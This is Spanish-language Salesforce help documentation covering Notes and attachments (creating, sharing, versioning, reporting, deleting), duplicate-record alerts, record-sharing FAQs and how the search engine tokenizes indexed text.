1. Desde la lista relacionada Notas de un registro, haga clic en **Nueva**. También, para crear una nota que esté relacionada con un registro diferente o ningún registro, haga clic en el icono de Acciones globales y seleccione **Nueva nota**.
2. Escriba un título y texto para el cuerpo. Puede agregar imágenes a su nota.
3. Relacione la nota con otros registros, si es necesario.
   Las notas tomadas con la versión mejorada de Notas aparecen en la lista relacionada Notas del registro, mientras que las notas tomadas con la antigua herramienta de toma de notas aparecen en la lista relacionada Notas y archivos adjuntos del registro.

CONSULTE TAMBIÉN

Directrices para el uso de Notas en la aplicación móvil Salesforce1

¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

## Ver o revertir a una versión anterior de una nota

Las notas le permite ver versiones anteriores de notas y restaurarlas si es necesario.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Desde la lista relacionada Notas de un registro, haga clic en el título de la nota.
2. En la ventana de la nota, haga clic en .
3. Desde la lista, seleccione la versión de la nota que desea ver.
4. Para restaurar la versión seleccionada de la nota, haga clic en **Restaurar**.

# Compartir una nota con usuarios o grupos

Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Compartir una nota con usuarios o grupos en Lightning Experience
Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

Compartir una nota con usuarios o grupos en Salesforce Classic
Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

## Compartir una nota con usuarios o grupos en Lightning Experience

Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

En Lightning Experience no puede proporcionar acceso de Colaborador cuando comparte una nota, solo acceso de Visor. Las notas no admiten la modificación simultánea; esta restricción evita que varias personas modifiquen una nota al mismo tiempo. Si varias personas cambiaran una nota al mismo tiempo, se sobreescribirían los cambios entre sí.

1. Navegue hasta una nota que desee compartir.
2. En la ventana de la nota, haga clic en **Compartir**.
3. Introduzca los nombres de usuarios o grupos con los que desee compartir.
4. Agregue más usuarios o grupos si es necesario.
5. Para evitar que los destinatarios compartan o dejen de compartir la nota ellos mismos, haga clic en **Evitar que los demás usuarios compartan o dejen de compartir**.
6. Haga clic en **Compartir**.

Los usuarios con los que comparta reciben un mensaje de correo electrónico con un vínculo a la nota compartida.

## Compartir una nota con usuarios o grupos en Salesforce Classic

Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Navegue hasta una nota que desee compartir.
2. En la ventana de la nota, haga clic en **Configuración de colaboración de notas**.
3. Seleccione si desea compartir con otro usuario, grupo o biblioteca.
4. Introduzca los nombres de usuarios o grupos con los que desee compartir.
5. Para cada usuario o grupo, seleccione si desea que sea un visor o un colaborador. Solo los colaboradores pueden modificar la nota que comparta.
6. Introduzca un mensaje corto para los destinatarios. Cuando comparte su nota, los destinatarios reciben un mensaje de correo electrónico que incluye su mensaje, si lo hubiera.
7. Haga clic en **Compartir**.
8. Para evitar que los destinatarios compartan o dejen de compartir la nota ellos mismos, haga clic en **Evitar que los demás usuarios compartan o dejen de compartir**.
9. Haga clic en **Cerrar**.

Los usuarios con los que comparta reciben un mensaje de correo electrónico con un vínculo a la nota compartida.

## Crear un informe en sus notas

Visualice y analice detalles acerca de todas sus notas utilizando informes. Solo puede crear informes en notas tomadas con Notas, nuestra herramienta de toma de notas mejorada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Asegúrese de estar familiarizado con informes estándar y cómo personalizarlos.
2. Crear un nuevo informe con los siguientes criterios:

| Tipo de informe | Informe de contenido y archivo |
|---|---|
| Campos | `Nombre de archivo`<br>`Fecha de publicación`<br>`Creado por`<br>`Última fecha de revisión`<br>`Última revisión por`<br>`Tipo de archivo` |
| Filtros | `Tipo de archivo` igual a *`SNOTE`*. |

3. Asegúrese de guardar su informe de modo que pueda ejecutarlo más tarde.

4. Si desea compartir el informe con otros usuarios, cree una carpeta de informe y guarde el informe en ella. A continuación, utilice la configuración de colaboración de la carpeta para agregar usuarios individuales o en grupos.

CONSULTE TAMBIÉN

Notas: Tomar mejores notas más rápido directamente en Salesforce

Generar un informe

## Directrices para el uso de Notas en la aplicación móvil Salesforce1

Obtenga algunas sugerencias, trucos y prácticas recomendadas para el uso de Notas en Salesforce1.

Vea un vídeo: Cómo utilizar Notas

Su administrador deberá configurar Notas para su organización. A continuación, puede empezar a utilizar Notas en Salesforce1. A continuación encontrará algunas directrices que le serán de mucha ayuda.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Cree notas tocando en la barra de acciones.
- Agregue listas numeradas y con viñetas a notas utilizando los iconos en la barra de herramientas Notas.
- Relacione notas con varios registros tocando **Relacionar registros**. Para cambiar los registros relacionados, toque los nombres de los registros relacionados (3).
- Cree una tarea deslizando una línea en una nota. Además, toque una línea o destaque algún texto y luego toque en la barra de herramientas.
- Trabaje con tareas relacionadas directamente desde una nota.
- Visualice y busque todas sus notas seleccionando **Notas** en el menú de navegación de Salesforce1.
- Si usted o su administrador han agregado la lista relacionada Notas a formatos de página de objetos, pueden:
  - Acceder rápidamente a notas relacionadas directamente desde registros en lugar de tener que cambiar al menú de navegación para abrir el elemento Notas.
  - Cree notas desde la lista relacionada.

# Consideraciones para la gestión de archivos y notas adjuntos a registros

Al trabajar con archivos adjuntos, los documentos de Google, o notas creados con la antigua herramienta de toma de notas, existen algunas cosas a tener en cuenta.

EDICIONES

Disponible en: Salesforce Classic

Las notas y los archivos adjuntos están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Google Docs disponible en todas las ediciones

- Si Chatter está activado en su organización, los archivos publicados como noticia en tiempo real en un registro se agregan a la lista relacionada Notas y archivos adjuntos del registro como datos adjuntos de las noticias en tiempo real. Puede obtener una vista previa (si está disponible), descargar y eliminar datos adjuntos de las noticias en tiempo real desde la lista relacionada Notas y archivos adjuntos, pero no podrá modificarlos.
- No se puede modificar una nota ni un archivo adjunto a no ser que también tenga acceso para modificar el registro asociado a éste.
- Para eliminar una nota o un archivo adjunto, debe ser el propietario de la nota o del archivo adjunto o un administrador con el permiso “Modificar todos los datos”. Tenga en cuenta que la propiedad está determinada por el campo de propietario. La propiedad de los archivos adjuntos está determinada por el campo creado por.
- Los propietarios del registro pueden eliminar archivos adjuntos en registros incluso si no han agregado el archivo adjunto.
- Los usuarios de comunidad pueden descargar datos adjuntos, pero solo pueden realizar una vista previa, modificar o eliminar datos adjuntos que hayan creado.
- Solamente la persona que los ha adjuntado y los administradores tendrán acceso a las notas y los archivos adjuntos marcados como privados por medio de la casilla de verificación `Privado`. Los administradores que deseen ver notas privadas y archivos adjuntos deberán disponer del permiso "Ver todos los datos" y, si desean modificarlos o eliminarlos, del permiso "Modificar todos los datos".
- Si el servicio Agregar Google Docs en Salesforce está activado en su organización, la lista relacionada Notas y archivos adjuntos tiene el nombre Google Docs, Notas y archivos adjuntos. La lista relacionada Archivos adjuntos se denomina Google Docs y archivos adjuntos.
- Para acceder a un documento de Google desde una página de detalles de registro, el documento debe estar compartido con su cuenta de Google Apps.
- La lista relacionada Notas y archivos adjuntos incluye archivos de Salesforce CRM Content cuando se publican como noticia en tiempo real de Chatter de un registro. Sin embargo, la lista relacionada Notas y archivos adjuntos no incluye archivos de Salesforce CRM Content que sólo existen en Salesforce CRM Content. Si su organización tiene activado Salesforce CRM Content, puede agregar la lista relacionada Contenido relacionado a las páginas de detalles de cuentas, contactos, candidatos, oportunidades, casos, productos u objetos personalizados.
- Si publica notas para contactos externos mediante Salesforce to Salesforce, todas las notas públicas se compartirán automáticamente con una conexión cuando comparta el objeto principal. Los archivos adjuntos se comparten automáticamente si la casilla de verificación `En colaboración con conexiones` del archivo adjunto está seleccionada. Para dejar de compartir una nota o un archivo adjunto, seleccione `Privado`.
- No se puede obtener una vista previa de todos los archivos, como los archivos cifrados, los archivos protegidos con contraseña, los archivos PDF protegidos contra copia, los tipos de archivos desconocidos y cualquier archivo con un tamaño superior a 25 MB. La opción **Vista previa** no está disponible para noticias en tiempo real o vistas de lista, de manera que los archivos aparecen como iconos del tipo de archivo genérico en las noticias en tiempo real. Algunas funciones de Microsoft Office 2007 no se visualizarán correctamente en las vistas previas. Si se puede generar una vista previa de un archivo, pero no hay dicha vista previa, póngase en contacto con su administrador de Salesforce, quien podrá volver a generar la vista previa.

- Todas las notas y los archivos adjuntos agregados a los contactos y las oportunidades también se resumen debajo de la cuenta asociada.

CONSULTE TAMBIÉN

Notas: Tomar mejores notas más rápido directamente en Salesforce

Crear notas y agregarlas a registros

Directrices para el uso de Notas en la aplicación móvil Salesforce1

Compensaciones y limitaciones de Cifrado de plataforma Escudo

# Campos de notas y archivos adjuntos

Notas es una versión mejorada de la herramienta de toma de notas de Salesforce. Esta tabla enumera los campos disponibles cuando crea una nota utilizando Notas. También existe una barra de herramientas con iconos para agregar listas numeradas y con viñetas a las notas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos para notas

Nota: En Salesforce1 y Lightning Experience, existen campos adicionales para relacionar varios registros con la nota.

| Campo | Descripción |
|---|---|
| `Cuerpo` | Texto de la nota. Puede incluir hasta 50 MB de datos. |
| `Título` | Asunto de la nota. Máximo de 200 caracteres. |

## Campos para la antigua herramienta de toma de nota

| Campo | Descripción |
|---|---|
| `Cuerpo` | Texto de la nota. Puede incluir hasta 32 KB de datos. |
| `Privado` | Casilla de verificación para indicar que la nota solo es accesible para el propietario y los administradores. Los administradores que deseen ver notas privadas deberán disponer del permiso "Ver todos los datos"; para modificarlos, del permiso "Modificar todos los datos". |
| `Título` | Descripción breve de la nota. Máximo de 80 caracteres. |

# Campos para archivos adjuntos

**Campos de archivos adjuntos**

| Campo | Descripción |
|---|---|
| `Descripción` | Descripción del archivo cargado. Máximo de 500 caracteres. |
| `Nombre de archivo` | Nombre del archivo cargado. |
| `Privado` | Casilla de verificación para indicar que el archivo adjunto solo es accesible para el propietario y los administradores. Los administradores que deseen ver archivos adjuntos privados deberán disponer del permiso "Ver todos los datos"; para modificarlos, del permiso "Modificar todos los datos". |
| `Compartir con conexiones` | Casilla de verificación para indicar que el archivo adjunto es compartido con conexiones cuando el registro principal es compartido. Esta casilla de verificación solo está disponible si Salesforce to Salesforce está activado, el registro principal compartido y el archivo adjunto es público. |
| `Tamaño` | Tamaño del archivo cargado. |

# Eliminar notas y archivos adjuntos de registros

Para eliminar una nota o un archivo adjunto, haga clic en **Eliminar** junto a la nota o el archivo adjunto en la lista relacionada Notas y archivos adjuntos de un registro.

Se pueden restaurar las notas y los archivos adjuntos eliminados desde la Papelera.

Para eliminar un archivo que se ha adjuntado desde una noticia en tiempo real de Chatter, haga clic en **Eliminar** junto al archivo adjunto de la noticia en tiempo real. Este método elimina el archivo de todas las noticias en tiempo real de Chatter en las que se ha compartido y elimina el archivo de la lista relacionada Notas y archivos adjuntos. Restaure el archivo haciendo clic en la Papelera, seleccionando el archivo y haciendo clic en **Recuperar**. Si se ha adjuntado el archivo desde su equipo, una noticia en tiempo real de Chatter, un grupo o una biblioteca de Salesforce CRM Content, su eliminación de la lista relacionada Notas y archivos adjuntos lo eliminará también de la publicación, pero no de su ubicación original.

CONSULTE TAMBIÉN

- Crear notas y agregarlas a registros
- Consideraciones para la gestión de archivos y notas adjuntos a registros

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar una nota o un archivo adjunto:

- Propietario del registro principal

  O

  "Modificar" o "Eliminar" en el tipo de registro principal

  O

  "Modificar todos los datos"

# ¿Por qué el registro que intento guardar está marcado como duplicado? ¿Qué puedo hacer?


Su organización usa reglas de duplicados, que impiden que los usuarios creen registros duplicados. Lea el mensaje para decidir cómo proceder.

Esto es lo que verá si el registro que está intentando guardar está marcado como un posible duplicado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




1. Un mensaje generado por el sistema le indica cuántos posibles duplicados se han encontrado. El número solo incluye los registros a los que tiene acceso. Si no tiene acceso a ninguno de los registros identificados como posibles duplicados, este mensaje no incluirá un número pero incluirá una lista de propietarios de registros de modo que puede solicitar el acceso a los duplicados existentes.
2. Una alerta personalizada por quien creara la regla duplicada. Lo ideal es que la alerta explique porqué no se puede guardar el registro y qué debería hacer.
3. Si la regla de duplicado le permite guardar el registro a pesar de que pueda tratarse de un duplicado, el botón **Guardar (Ignorar alerta)** estará presente. Si la regla de duplicado le impide guardar un registro que es un posible duplicado, el botón **Guardar** estará presente pero no se puede guardar el registro correctamente hasta que realice los cambios necesarios en el registro por lo que ya no estará marcado como un posible duplicado.
4. La lista de posibles duplicados solo incluye los registros a los que tiene acceso. Los campos que aparecen en la lista incluyen únicamente los campos a los que tiene acceso (hasta los primeros 7 campos que se compararon y coincidieron). En esta lista se muestra un máximo de 5 registros, pero si se detectan más de 5 duplicados, puede hacer clic en **Mostrar todo >>** para ver una lista más completa de registros, con hasta 100. Los registros se enumeran en el orden de última modificación. Vaya directamente a uno de los registros de la lista haciendo clic en su vínculo.
5. Los campos resaltados son aquellos que se han comparado y determinado como coincidentes.

¿Qué formatos debo utilizar para las fechas, horas y nombres en Salesforce?

¿Cómo puedo permitir que sólo algunos usuarios compartan los datos?

¿Un usuario individual puede controlar la colaboración de los registros que posee?

¿Puedo transferir los registros a otros usuarios?

¿Cómo puedo imprimir registros de Salesforce?

## ¿Qué formatos debo utilizar para las fechas, horas y nombres en Salesforce?

El formato utilizado para fechas, horas y nombres de personas en Salesforce está determinado por su `Configuración regional`.

Para conocer qué formato de fecha/hora utiliza su `Configuración regional`:

1. Desde su configuración personal, introduzca *`Detalles de usuario avanzado`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Visualice el formato de fecha/hora utilizado en el campo `Creado por` de sólo lectura. Éste es el formato que debe utilizar para introducir las fechas y horas en los campos de Salesforce.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## ¿Cómo puedo permitir que sólo algunos usuarios compartan los datos?

Si su organización con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition cuenta con un modelo de colaboración Privado o de Solo lectura pública, el administrador puede seguir permitiendo que algunos usuarios compartan información. El administrador puede crear grupos públicos y después configurar reglas de colaboración para especificar que los usuarios de ciertas funciones o los grupos siempre compartan sus datos con usuarios de otra función o grupo público. Los usuarios individuales también pueden crear grupos personales para proporcionar acceso a sus propias cuentas, contactos y oportunidades.

## ¿Un usuario individual puede controlar la colaboración de los registros que posee?

Sí. En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, todos los propietarios de cuentas están autorizados a ampliar la colaboración cuenta por cuenta. Por ejemplo, si el modelo de la organización es Privado, el propietario de la cuenta Acme puede compartir su cuenta y sus datos relacionados con grupos seleccionados o usuarios individuales.

En Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, los propietarios de oportunidades también pueden ampliar la colaboración para oportunidades individuales de forma independiente a la colaboración de la cuenta.

Puede utilizar la colaboración de cuentas, candidatos, casos y oportunidades para ampliar el acceso a los datos aunque no podrá restringirlo por debajo de los niveles de acceso predeterminados de la organización.

Este tipo de colaboración se denomina colaboración manual y se realiza mediante el botón **Colaboración** en la página de detalles del registro.

## ¿Puedo transferir los registros a otros usuarios?

En la mayoría de las ediciones, puede transferir la propiedad de registros empleando uno de estos métodos. Cuando cambiar el propietario de un registro, Salesforce también transfiere la propiedad de ciertos registros relacionados.

**La transferencia de la propiedad de un único registro que posee**
Haga clic en **Cambiar propietario** en la página de detalle del registro. Para obtener más información, consulte Cambio de propiedad y Transferencia de elementos asociados.

**La transferencia de la propiedad de múltiples casos, candidatos o registros de objetos personalizados que posee**
Haga clic en la ficha del objeto y vea una vista de lista. Seleccione los registros que hay que transferir y haga clic en **Cambiar propietario**.

**La transferencia de la propiedad de múltiples registros propiedad de otros usuarios**
Utilice la función Transferencia masiva. Para obtener más información sobre la utilización de Transferencia masiva qué registros relacionados se transfieren, consulte Transferencia masiva de registros.

**Transferencia de la propiedad de registros utilizando reglas de flujo de trabajo**
Cuando una regla de flujo de trabajo cambia el propietario de un registro, Salesforce no cambia la propiedad de ningún registro relacionado.

## ¿Cómo puedo imprimir registros de Salesforce?

Para imprimir la información detallada de un registro de Salesforce:

1. Haga clic en el vínculo **Vista de impresión** de la esquina superior derecha de la mayoría de las páginas de detalles. Se abrirá una nueva ventana del explorador con el registro en un formato de impresión simple.
2. También puede contraer o ampliar las secciones de la vista de impresión haciendo clic en los encabezados de la sección.
3. También puede hacer clic en **Ampliar todo** o **Plegar todo** para mostrar u ocultar todas las opciones ampliables de la página. Las listas relacionadas, como la lista de oportunidades relacionadas con una cuenta, no se pueden plegar.
4. Haga clic en **Imprimir esta página** o utilice la función de impresión de su explorador para enviar la página a una impresora.

Nota: En la ficha Consola, haga clic en el icono de impresión ( ) para abrir la vista de impresión de un registro.

# Buscar información con Búsqueda

La búsqueda de Salesforce le proporciona el poder encontrar información con mayor rapidez. La búsqueda está disponible a través del sitio de Salesforce, una aplicación móvil Salesforce1 o una implementación de búsqueda personalizada creada en la plataforma de Salesforce.

EDICIONES

Disponible en: **Todas** las ediciones **excepto Database.com**

¿Cómo funciona la búsqueda?
Una búsqueda eficiente encuentra lo que está buscando desglosando sus términos de búsqueda y encontrando coincidencias con ellos desde el índice.

¿Cómo desglosa la información las búsquedas?
Cada vez que crea un registro, el motor de búsqueda divide la información que se puede buscar en partes. Saber cómo se dividen estas partes le ayuda a elegir qué términos de búsqueda utilizar.

¿Qué diferencias hay entre las búsquedas de Lightning Experience, Salesforce Classic y Salesforce1?
La búsqueda global en el sitio completo de Salesforce (ya sea mediante Lightning Experience o Salesforce Classic) y la aplicación móvil Salesforce1 utiliza el mismo índice de búsqueda, de modo que siempre estará buscando en los mismos datos. Usted ve el mismo conjunto de registros a los que se ha accedido recientemente en resultados instantáneos. El ámbito de búsqueda (la lista de objetos que utiliza más) influye en los resultados de búsqueda. Sin embargo, tenga en cuenta que algunos objetos estándar no están disponibles en Salesforce1 y Lightning Experience, de modo que no siempre verá los mismos resultados de búsqueda exactos. También la interfaz de búsqueda global es diferente entre estas experiencias, de modo que hay diferencias visuales y de navegación a tener en cuenta.

¿Cómo realizo búsquedas en campos de búsqueda?
Utilice la búsqueda del cuadro de diálogo de búsqueda para asociar dos registros entre sí.

Resultados de búsqueda

En muchos casos, encontrará rápidamente el registro que buscaba solo revisando los resultados principales porque los resultados se almacenan por relevancia para cada usuario. Comprenda por qué se devuelven algunos registros y cómo restringir mejor sus resultados.

Limitaciones de búsquedas en Salesforce Classic

Cuando utilice la búsqueda global, la búsqueda de la barra lateral, la búsqueda avanzada, las consultas estructuradas, las vistas de listas y los filtros, se aplican ciertas restricciones.

# ¿Cómo funciona la búsqueda?

Una búsqueda eficiente encuentra lo que está buscando desglosando sus términos de búsqueda y encontrando coincidencias con ellos desde el índice.

Consulte el vídeo:

¿Cómo funciona la búsqueda?

Cuando introduce un término de búsqueda en el campo de búsqueda (1), el motor de búsqueda desglosa su término de búsqueda en términos más pequeños, denominados *tokens* (2). Hace coincidir esos términos más pequeños con la información de registros almacenada en el índice (3), califica los registros asociados por relevancia (4), y devuelve los resultados a los que tiene acceso (5).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

**Nota:** Después de que se cree o se actualice un registro de un objeto que admite búsquedas, pueden transcurrir aproximadamente 15 minutos o más para que el texto actualizado admita búsquedas. Solo se pueden buscar los registros de un objeto cuando se almacenan en el índice de búsqueda.El motor de búsqueda devuelve los resultados que tiene permiso para ver.

Para obtener más información acerca de lo que puede hacer con la búsqueda, consulte estos vídeos:

Buscar en Salesforce Classic

Buscar en Salesforce Lightning Experience

# ¿Cómo desglosa la información las búsquedas?


Cada vez que crea un registro, el motor de búsqueda divide la información que se puede buscar en partes. Saber cómo se dividen estas partes le ayuda a elegir qué términos de búsqueda utilizar.

Cuando crea o actualiza un registro (1), el motor de búsqueda desglosa el texto en el que se puede buscar del registro en términos más pequeños, denominados *tokens* (2). A continuación, almacena los tokens en el índice de búsqueda (3). Del mismo modo, cuando realiza una búsqueda, el motor de búsqueda divide sus términos de búsqueda en tokens de modo que pueda devolver registros con tokens coincidentes en el índice.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**




A continuación se muestran algunos ejemplos de los tokens creados desde información de registros. El motor de búsqueda crea token alfanuméricos cuando los términos de búsqueda contienen puntuación. Puede encontrar el registro con una búsqueda empleando cualquiera de los tokens indexados que se enumeran.

| Información de registros | Tokens indexados |
|---|---|
| Acme, Inc. | acme<br>inc |
| Web2Lead | web2lead<br>web<br>2<br>lead |
| Presentar-XYZ1234 | presentar-xyz1234<br>presentarxyz1234<br>presentar<br>xyz1234<br>xyz<br>1234 |
| (415) 999-3434 | 415 |

| Información de registros | Tokens indexados |
|---|---|
| | 999-3434 |
| | 9993434 |
| | 999 |
| | 3434 |
| juan.lopez@dominio.com | juan.lopez@dominio.com |
| | @dominio.com |
| | juan.lopez |
| | juan |
| | lopez |
| | juanlopez |
| | dominio.com |
| | dominio |
| | com |
| | dominiocom |

El motor de búsqueda devuelve resultados de búsqueda precisos para búsquedas en idiomas asiáticos que no incluyen espacios entre palabras utilizando un formato de tokenización especial.

| Información de registros | Tokens indexados |
|---|---|
| **東京都** (Prefectura de Tokio) | **東京** (Tokio) |
| | **都** (Prefectura) |

CONSULTE TAMBIÉN

¿Cómo funciona la búsqueda?

# ¿Qué diferencias hay entre las búsquedas de Lightning Experience, Salesforce Classic y Salesforce1?

La búsqueda global en el sitio completo de Salesforce (ya sea mediante Lightning Experience o Salesforce Classic) y la aplicación móvil Salesforce1 utiliza el mismo índice de búsqueda, de modo que siempre estará buscando en los mismos datos. Usted ve el mismo conjunto de registros a los que se ha accedido recientemente en resultados instantáneos. El ámbito de búsqueda (la lista de objetos que utiliza más) influye en los resultados de búsqueda. Sin embargo, tenga en cuenta que algunos objetos estándar no están disponibles en Salesforce1 y Lightning Experience, de modo que no siempre verá los mismos resultados de búsqueda exactos. También la interfaz de búsqueda global es diferente entre estas experiencias, de modo que hay diferencias visuales y de navegación a tener en cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

Nota: Aunque se pueden producir pequeñas diferencias en el orden de los resultados de búsqueda, aún está buscando el mismo conjunto de datos.

| Función | Aplicaciones descargables Salesforce1 para iOS y Android | Aplicación para navegadores móviles Salesforce1 | Lightning Experience en sitio completo | Salesforce Classic en sitio completo |
|---|---|---|---|---|
| Acceder a búsqueda | Cuadro de búsqueda en la parte superior del menú de navegación de Salesforce1. | Icono de búsqueda ubicado en el encabezado. | Cuadro de búsqueda ubicado en el encabezado. | Cuadro de búsqueda ubicado en el encabezado. |
| Resultados instantáneos cuando se selecciona el cuadro de búsqueda | Verá una lista de los registros a los que ha tenido acceso más recientemente de todos los objetos. | Verá una lista de los registros que ha utilizado más recientemente para el objeto seleccionado en esos momentos en la barra del ámbito de búsqueda. | Verá una lista de los registros a los que ha tenido acceso más recientemente de todos los objetos. | No disponible. Comience a escribir para ver resultados instantáneos. |
| Resultados instantáneos a medida que escribe | Los caracteres que escribe filtran la lista de registros utilizados recientemente. | Los caracteres que escribe filtran la lista de registros utilizados recientemente. A medida que escribe, la lista también empieza a mostrar los registros que coinciden a los que no ha tenido acceso recientemente. | Los caracteres que escribe filtran la lista de registros utilizados recientemente. A medida que escribe, la lista también empieza a mostrar los registros que coinciden entre varios objetos a los que no tuvo acceso recientemente. | Los caracteres que escribe filtran la lista de registros utilizados recientemente. |
| Resultados de búsqueda completos | Verá los 3 registros más importantes de cada uno de los objetos que haya utilizado recientemente.<br>Los resultados se agrupan por objeto y se ordenan por relevancia. | Verá varios resultados para el objeto seleccionado en la barra del ámbito de búsqueda. Cambie el objeto para ver más resultados.<br>Los resultados se ordenan por relevancia. | Verá **Resultados más importantes** que enumera los resultados más importantes de los objetos utilizados con mayor frecuencia. Cambie el objeto para ver más resultados.<br>Los resultados se ordenan por relevancia. | Verá los 5 registros más importantes de cada uno de los objetos que haya utilizado recientemente.<br>Los resultados se agrupan por objeto y se ordenan por relevancia. |
